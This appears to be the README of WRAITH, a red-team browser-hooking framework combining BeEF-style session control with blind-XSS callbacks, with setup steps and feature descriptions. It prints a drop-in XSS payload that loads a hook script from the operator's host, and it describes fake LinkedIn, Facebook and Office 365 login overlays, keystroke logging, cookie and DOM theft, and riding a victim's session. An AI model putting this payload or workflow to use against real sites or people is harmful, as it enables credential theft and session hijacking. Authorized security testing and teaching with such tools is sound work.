
A modern, standalone browser-hooking framework for red teams, security researchers, and educators — a clean-room successor to BeEF and the blind-XSS callback tools we live in.
FOR AUTHORIZED SECURITY TESTING, RESEARCH & EDUCATION ONLY. WRAITH is an offensive-security tool for demonstrating and testing phishing / man-in-the-browser / blind-XSS tradecraft. Only use it against systems and people you have explicit authorization to test. You are responsible for how you use it.
Why we built it
Over the course of our work at Arcanum, we kept reaching for two different kinds of tooling and wishing they were one thing.
On one side was BeEF — the Browser Exploitation Framework — for the classic hook a browser, then work from inside its session workflow: keylog a fake login, recon the local network, push a module at a live victim. It's the tool we used to make man-in-the-browser real to people. But it's showing its age, big chunks of it are unreliable in today's browsers, and the social-engineering overlays look like logins from a decade ago.
On the other side were our favorite blind-XSS callback frameworks (XSS Hunter, ezXSS): drop a payload into a field, and the instant it fires somewhere you can't see, it calls home with the loot — origin, cookies, DOM, a screenshot.
What we increasingly needed — especially as more of our targets became AI application ecosystems, where untrusted text flows through agents, tool outputs, admin review queues, and support consoles, and fires JavaScript in places nobody is watching — was a single framework that did both: the interactive, persistent post-exploitation control of a BeEF hook, and the fire-and-forget blind-XSS callback loot, in one payload that's reliable in current browsers and looks like today's real login screens.
So we built WRAITH.
Heads up: this is a work in progress
We're releasing WRAITH early, and on purpose. We'd rather get it into the hands of the people who'll actually use it — and hear what breaks — than sit on it until it's "done."
That means: expect rough edges and bugs. Some modules are more battle-tested than others, browser behavior shifts under us constantly (see the network-scan notes below), and APIs may change between versions. If you hit something, please open an issue — repro steps, browser + version, and what you expected are gold. PRs welcome under the project's contribution terms.
Quick start (Docker)
The fastest path. You need Docker + Docker Compose.
git clone https://github.com/Arcanum-Sec/wraith
cd wraith
./setup.sh
setup.sh walks you through everything:
- Detects your public IP (or lets you enter a domain / custom host) so every hook and payload URL is minted with your address.
- Has you set an operator username + password for the console login.
- Generates the session-signing secret, writes a gitignored
.env(chmod 600), and builds + starts the container. - Prints your live URLs and a drop-in XSS payload at the end:
  Operator console : http://YOUR_IP:8090/operator/
  Login page       : http://YOUR_IP:8090/login   (user "operator")
  Demo victim page : http://YOUR_IP:8090/demo/
  Hook payload     : http://YOUR_IP:8090/hook.js

  Drop-in XSS payload:
    "><script src="http://YOUR_IP:8090/hook.js"></script>
Manage it with standard compose commands:
docker compose logs -f      # watch it
docker compose down         # stop (keeps ./data)
./setup.sh                  # reconfigure (rotate password, change address, …)
Captured sessions persist in ./data/ on the host — never baked into the
image, never committed (.env and data/ are gitignored).

The operator console is login-gated whenever an operator password is set, with a username + password sign-in:
Run it locally without Docker (dev)
npm install
npm start
Then open the operator console at http://127.0.0.1:3000/operator/ and the demo victim page at http://127.0.0.1:3000/demo/ (in a second browser/profile). On localhost, login is disabled by default for convenience — the server refuses to bind to a public interface without an operator password, so you can't accidentally expose an open panel.
Features
Hook + operator console
/hook.js is a small payload. Drop it in any page you control
(<script src="/hook.js"></script>) or deliver it via an XSS in your target. The
browser that loads it opens a WebSocket back to the operator, fingerprints itself
(browser, OS, IP, page, UA), auto-reconnects, and survives navigation. Every
hooked browser shows up live in the console, where you pick one and drive it — the


full dashboard is the hero shot at the top of this README: hooked-browser roster,
target detail, deploy controls, live activity feed, and captured credentials.
Social-engineering overlays

Modernized fake-login overlays, rendered in an isolated shadow DOM so they look pixel-correct on any host page and frost-blur the page behind them like a real re-auth modal. Ships with LinkedIn, Facebook, and Microsoft / Office 365 (authentic two-step email → password).
Live keystrokes + captured credentials
Every character the target types into an overlay streams to the console in real time, and the submitted credentials land in Captured Credentials — all persisted so nothing is lost on refresh or restart.
Page Capture — the blind-XSS loot

The instant a browser hooks, WRAITH auto-fires Page Capture: exactly what a blind-XSS framework grabs when your payload fires somewhere you can't see — where it fired (origin + URL + referrer), the victim's cookies (non-HttpOnly), the full DOM, and a screenshot. Failures are reported honestly, because they are the lesson: HttpOnly cookies never appear, and CSP or cross-origin canvas tainting can block the screenshot.
Page Mirror — go beyond the screenshot 🆕
This is where WRAITH goes further than the tools it replaces. When you land a blind XSS or a hook in a page, most frameworks stop at a screenshot and a dump of raw HTML — you can see where your payload fired, but you can't actually do anything with it.

WRAITH's Page Mirror turns that dead-end loot into a live, navigable view of the application. Open the hooked page as a real, rendered browser view inside the operator console — then click links and move through the app visually, just like the victim would.

The key: every navigation is fetched through the hooked browser, so it rides the victim's session and same-origin trust. Any page, endpoint, or feature the victim's session can reach, you can reach too — including pages gated behind an authenticated session cookie you never see (and, being HttpOnly, could never steal outright).
In the example below, we start on a support-agent's ticket queue and click straight through to an internal Credential Vault — a page that only resolves inside an authenticated agent session. No credentials phished, no cookie stolen: we simply rode the victim's session to it.

Cross-origin reads still fail by design (the Same-Origin Policy holds) — the mirror's reach is exactly the victim's reach, no more, no less. That boundary is itself part of the lesson.
